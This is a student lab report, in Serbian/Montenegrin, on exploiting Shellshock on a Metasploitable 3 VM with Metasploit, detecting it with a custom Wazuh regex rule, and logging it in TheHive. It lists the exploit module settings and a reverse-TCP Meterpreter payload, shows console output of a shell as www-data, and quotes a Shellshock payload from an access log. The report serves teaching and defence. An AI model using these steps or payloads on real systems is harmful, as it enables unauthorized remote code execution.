Eksploatacija ranjivosti, detekcija i incident response izvještaj

Ime studenta: Danilo Cvijetić, Teodor Vidaković, Balša Bulatović

Datum: 12.12.2025

Pregled Ranjivosti

Informacije o ranjivosti

- **ID ranjivosti (CVE):** CVE-2014-6271 (Shellshock)
- **Pogođen servis:** GNU Bash korišćen kroz Apache web server (CGI skripte).
- **CVSS ocena:** 9.8 (Critical)
- **Opis ranjivosti:** Shellshock je kritična ranjivost u Unix Bash shell-u koja omogućava napadačima da izvrše proizvoljan kod. Ranjivost postoji u načinu na koji Bash obrađuje definicije funkcija proslijeđene kroz "environment" varijable. Kada web server (poput Apache-a) izvršava CGI skriptu, on prosleđuje HTTP zaglavlja (poput `User-Agent`) kao varijable okruženja. Ako napadač ubaci maliciozan kod nakon definicije funkcije `() { :; };`, Bash će ga izvršiti prije pokretanja same skripte.

Opis eksploita

- **Izvor eksploita:** Metasploit Framework modul: `exploit/multi/http/apache_mod_cgi_bash_env`
- **Metod eksploatacije:** Eksploit šalje specijalno kreiran HTTP zahtev ka ranjivoj CGI skripti (`/cgi-bin/hello_world.sh`). Maliciozni payload se ubacuje u `User-Agent` HTTP zaglavlje. Format payload-a je `() { :; }; <komanda>`. Kada server prosledi ovaj `User-Agent` Bash-u, on interpretira niz znakova kao funkciju, ali zbog ranjivosti nastavlja da izvršava i kod koji slijedi nakon nje, čime se ostvaruje *Remote Code Execution* (RCE).

Proces Eksploatacije


Podešavanje eksploita


- **Ranljiv cilj:**
  - Mašina: Metasploitable 3 (Ubuntu 14.04 VM, vagrant,vbox).
  - IP adresa cilja: `172.28.128.3`.
  - Servis: Apache HTTP Server na portu 80. (verzija 2.4.7)
  - Ranjiva skripta: `/cgi-bin/hello_world.sh`.
- **Alati za eksploataciju:**
  - Metasploit Framework (msfconsole).

Koraci eksploatacije


Proces eksploatacije izvršen je korišćenjem Metasploit alata kroz sledeće korake:

0. Pronalaženje ranjive cgi skripte pomoću dirbuster/gobuster alata sa medium wordlistom.
1. Pokretanje Metasploit konzole i odabir odgovarajućeg modula: `use exploit/multi/http/apache_mod_cgi_bash_env`
2. Definisanje IP adrese ciljane mašine (Metasploitable3): `set RHOSTS 172.28.128.3`
3. Definisanje putanje do ranjive CGI skripte: `set TARGETURI /cgi-bin/hello_world.sh`
4. Odabir payload-a. Korišćen je standardni payload jer `reverse_bash` nije bio kompatibilan sa ciljanim okruženjem: `set PAYLOAD linux/x86/meterpreter/reverse_tcp`
5. Podešavanje parametara za povratnu konekciju (IP adresa napadača i port): `set LHOST 172.28.128.1 set LPORT 4444`
6. Pokretanje napada komandom `run`.





```
       =[ metasploit v6.4.92-dev                          ]
+ -- --=[ 2,563 exploits - 1,315 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search mod_cgi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_normalize_path      2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   1    \_ action: CHECK_RCE                            .                .          .      Check for RCE (if mod_cgi is enabled).
   2    \_ action: CHECK_TRAVERSAL                      .                .          .      Check for vulnerability.
   3    \_ action: READ_FILE                            .                .          .      Read file on the remote server.
   4  exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   5    \_ target: Linux x86                            .                .          .      .
   6    \_ target: Linux x86_64                         .                .          .      .
   7  auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/apache_mod_cgi_bash_env

msf > use 4
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```



```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting          Required  Description
   ----            ---------------          --------  -----------
   CMD_MAX_LENGTH  2048                     yes       CMD max line length
   CVE             CVE-2014-6271            yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent               yes       HTTP header to use
   METHOD          GET                      yes       HTTP method to use
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, http, sapni, socks4, socks5
   RHOSTS          172.28.128.3             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin                     yes       Target PATH for binaries used by the CmdStager
   RPORT           80                       yes       The target port (TCP)
   SSL             false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                  no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/hello_world.sh  yes       Path to CGI script
   TIMEOUT         5                        yes       HTTP read response timeout (seconds)
   URIPATH                                  no        The URI to use for this exploit (default is random)
   VHOST                                    no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.28.128.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Rezultat eksploatacije

Napad je bio uspješan. Otvorena je sesija, što potvrđuje da je ostvaren neovlašćen pristup sistemu sa privilegijama korisnika `www-data`. Izvršavanjem komande `id` potvrđen je identitet korisnika pod kojim se izvršava web server.

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 172.28.128.1:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1062760 bytes) to 172.28.128.3
[*] Meterpreter session 7 opened (172.28.128.1:4444 → 172.28.128.3:48958) at 2025-12-12 15:36:20 +0100

meterpreter > shell
Process 3904 created.
Channel 1 created.
whoami
www-data
ls -l
total 4
-rwxr-xr-x 1 root root 72 Oct 29  2020 hello_world.sh
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Detekcija Korišćenjem Wazuh SIEM-a

Wazuh SIEM pravila

- **Pravila korišćena za detekciju:**

```
  <rule id="31168" level="14" overwrite="yes">
   <if_sid>31108</if_sid>
     <regex>"\(\)\s*{\s*\w*:;\s*}\s*;|"\(\)\s*{\s*\w*;\s*}\s*;</regex>
    <description>Shellshock Attack Detected (CVE-2014-6271)
danilo</description>
    <mitre>
      <id>T1190</id>
    </mitre>
  </rule>
```

- **ID pravila:** `31168` (Custom overwrite)
- **Opis pravila:** Pravilo koristi regex koji detektuje Shellshock potpis `() { :;` uzimajući u obzir bilo koju količinu razmaka između karaktera i različite varijacije napada (npr. bez znaka 😃. Linija `if_sid` osigurava da se pravilo primijenjuje samo na logove vezane za web requestove.


Konfiguracija SIEM-a

- **Podešavanje Wazuh agenta:** Wazuh agent je instaliran na Metasploitable3 VM-u i konfigurisan u `/var/ossec/etc/ossec.conf` da komunicira sa Wazuh Manager-om (Docker instanca) putem IP adrese `192.168.56.1` (Host-only adapter).
- **Prikupljanje logova:** Agent je konfigurisan da prati Apache pristupne logove (`access logs`). Konkretna putanja u konfiguraciji je: `<location>/var/log/apache2/access.log</location>`

Proces detekcije

Nakon pokretanja eksploita, Apache server je zabilježio maliciozni zahtjev u `access.log`. Wazuh agent je pročitao ovu liniju i poslao je Manager-u. Manager je analizirao log, uporedio ga sa prilagođenim pravilom 31168 i generisao upozorenje visokog prioriteta (Level 14). *log*:

```
172.28.128.1 - - [12/Dec/2025:13:14:48 +0000] "GET /cgi-bin/hello_world.sh
HTTP/1.1" 200 261 "-" "() { :;};echo -e
\"\\r\\nPpgbkowj1jX0PNTJBfnJj3Ugsavrkf$(echo -en
```




Incident Response sa The Hive-om

Podešavanje integracije


- **Opis integracije:** Wazuh Manager je integrisan sa The Hive platformom (oba servise rade u Docker kontejnerima) korišćenjem prilagođene Python skripte (`custom-w2thive.py`) i Bash skripte (`custom-w2thive`) u `/var/ossec/integrations`. Upustva su preuzeta sa: link U `ossec.conf` fajlu na Wazuh Manager-u dodata je `<integration>` sekcija koja definiše `hook_url` ka The Hive API-ju (korišćena je docker bridge adresa) i odgovarajući API ključ The Hive analyst service korisnika koji ima permisije da kreira alertove.
- **Integracija pravila:** Skripta je konfigurisana da prosljeđuje sve alerte čiji je nivo (level) veći ili jednak 12 (ili definisani prag) direktno u The Hive kao nove bezbjednosne alerte.

Kreiranje slučaja u The Hive-u

Kada je Wazuh detektovao Shellshock napad (Level 14), integraciona skripta je automatski poslala podatke u The Hive. U "Alerts" sekciji The Hive dashboard-a pojavio se novi zapis sa detaljima napada, uključujući IP adresu napadača, opis pravila i sirove logove. Takodje je omoguceno automatsko kreiranje case-a za alertove ciji je nivo > 12



Case se moze i rucno kreirati:


Create case
* Title
Shellshock Attack Detected (CVE-2014-6271) danilo
* Date
12/12/2025 15:36
Severity
LOW
MEDIUM
HIGH
CRITICAL
TLP
TLP:CLEAR
TLP:GREEN
TLP:AMBER
TLP:AMBER+STRICT
TLP:RED
PAP
PAP:CLEAR
PAP:GREEN
PAP:AMBER
PAP:RED
Tags
agent_ip=10.0.2.15
rule=31168
agent_id=001
agent_name=metasploitable3-ub140...
wazuh
* Description
Preview
Timestamp
key	val
